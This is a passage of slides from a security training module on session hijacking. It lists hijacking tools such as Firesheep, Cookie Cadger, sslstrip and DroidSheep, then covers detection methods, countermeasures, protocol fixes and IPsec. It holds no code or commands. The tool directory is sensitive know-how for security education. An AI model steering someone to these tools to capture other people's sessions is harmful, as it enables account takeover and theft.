
- ☐ Burp suite allows the attacker to inspect and modify traffic between the browser and the target application
 - ☐ It analyzes all kinds of content, with automatic colorizing of request and response syntax



<http://portswigger.net>

JHiJack

- A Java hijacking tool for web application session security assessment
 - A simple Java Fuzzer mainly used for numeric session hijacking and parameter enumeration



<http://jhijack.sourceforge.net>

Session Hijacking Tools



Surf Jack
<https://code.google.com>



Cookie Cadger
<https://www.cookiecadger.com>



Ettercap
<http://ettercap.github.io>



Firesheep
<http://codebutler.github.io>



TamperIE
<http://www.bayden.com>




CookieCatcher
<https://github.com>



PerJack
<http://packetstormsecurity.org>



T-sight
<http://www.engarde.com>



WhatsUp Gold Engineer's Toolkit
<http://www.whatsupgold.com>



sslstrip
<https://pypi.python.org>

Session Hijacking Tools for Mobiles: DroidSheep and DroidSniff



DroidSheep


- ↳ DroidSheep is a simple Android tool for web session hijacking (sidejacking)
- ↳ It listens for HTTP packets sent via a wireless (802.11) network connection and extracts the session IDs from these packets



<http://droidsheep.de>

DroidSniff

- ↳ DroidSniff is an Android app for security analysis in wireless networks and capturing Facebook, Twitter, Linkedin, and other accounts



<https://github.com>

Module Flow



1

**Session Hijacking
Concepts**

2

**Application Level
Session Hijacking**

3

**Network Level
Session Hijacking**

4

**Session Hijacking
Tools**

5

Countermeasures

6

Penetration Testing

Session Hijacking Detection Methods



Detection Method



Manual Method

Automatic Method


Using Packet Sniffing Software

Normal Telnet Session

Forcing an ARP Entry

Intrusion Detection Systems (IDS)

Intrusion Prevention Systems (IPS)



Protecting against Session Hijacking



Use Secure Shell (SSH) to create a secure communication channel

Pass the authentication cookies over HTTPS connection

Implement the log-out functionality for user to end the session

Generate the session ID after successful login and accept session IDs generated by server only

Ensure data in transit is encrypted and implement defense-in-depth mechanism

Use string or long random number as a session key

Use different user name and passwords for different accounts

Educate the employees and minimize remote access

Implement timeout to destroy the session when expired

Do not transport session ID in query string

Use switches rather than hubs and limit incoming connections

Ensure client-side and server-side protection software are in active state and up to date

Use strong authentication (like Kerberos) or peer-to-peer VPNs


Configure the appropriate internal and external spoof rules on gateways

Use IDS products or ARPwatch for monitoring ARP cache poisoning

Use encrypted protocols that are available at OpenSSH suite

Methods to Prevent Session Hijacking: To be Followed by Web Developers



-  Create session keys with lengthy strings or random number so that it is difficult for an attacker to guess a valid session key
-  Regenerate the session ID after a successful login to prevent session fixation attack
-  Encrypt the data and session key that is transferred between the user and the web servers
-  Expire the session as soon as the user logs out
-  Prevent Eavesdropping within the network
-  Reduce the life span of a session or a cookie

Methods to Prevent Session Hijacking To be Followed by Web Users



1 Do not click on the links that are received through mails or IMs

2 Use firewalls to prevent the malicious content from entering the network

3 Use firewall and browser settings to restrict cookies

4 Make sure that the website is certified by the certifying authorities

5 Make sure you clear history, offline content, and cookies from your browser after every confidential and sensitive transaction


6 Prefer https, a secure transmission, rather than http when transmitting sensitive and confidential data

7 Logout from the browser by clicking on logout button instead of closing the browser

Approaches Vulnerable to Session Hijacking and their Preventative Solutions



Issue	Solution	Notes
Telnet, rlogin	OpenSSH or ssh (Secure Shell)	It sends encrypted data and makes it difficult for attacker to send the correctly encrypted data if session is hijacked
FTP	sFTP	It reduces the chances of successful hijacking
HTTP	SSL (Secure Socket Layer)	It reduces the chances of successful hijacking
IP	IPSec	It prevents hijacking by securing IP communications
Any Remote Connection	VPN	Implementing encrypted VPN such as PPTP, L2PT, IPSec, etc. for remote connection prevents session hijacking
SMB (Server Message Block)	SMB signing	It improves the security of the SMB protocol and reduces the chances of session hijacking
Hub Network	Switch Network	It mitigates the risk of ARP spoofing and other session hijacking attacks



IPSec



IPSec is a protocol suite developed by the IETF for securing IP communications by authenticating and encrypting each IP packet of a communication session

It is deployed widely to implement virtual private networks (VPNs) and for remote user access through dial-up connection to private networks



Benefits



Network-level peer authentication

Data origin authentication


Data integrity

Data confidentiality (encryption)

Replay protection



IPsec Architecture



Components of IPsec



IPsec driver



A software, that performs protocol-level functions that are required to encrypt and decrypt the packets

Internet Key Exchange (IKE)



IPsec protocol that produces security keys for IPsec and other protocols

Internet Security Association Key Management Protocol



Software that allows two computers to communicate by encrypting the data that is exchanged between them

Oakley



A protocol, which uses the Diffie-Hellman algorithm to create master key, and a key that is specific to each session in IPsec data transfer

IPsec Policy Agent



A service of the Windows 2000, collects IPsec policy settings from the active directory and sets the configuration to the system at start up

Module Flow



1

**Session Hijacking
Concepts**

2

**Application Level
Session Hijacking**

3

**Network Level
Session Hijacking**

4

**Session Hijacking
Tools**

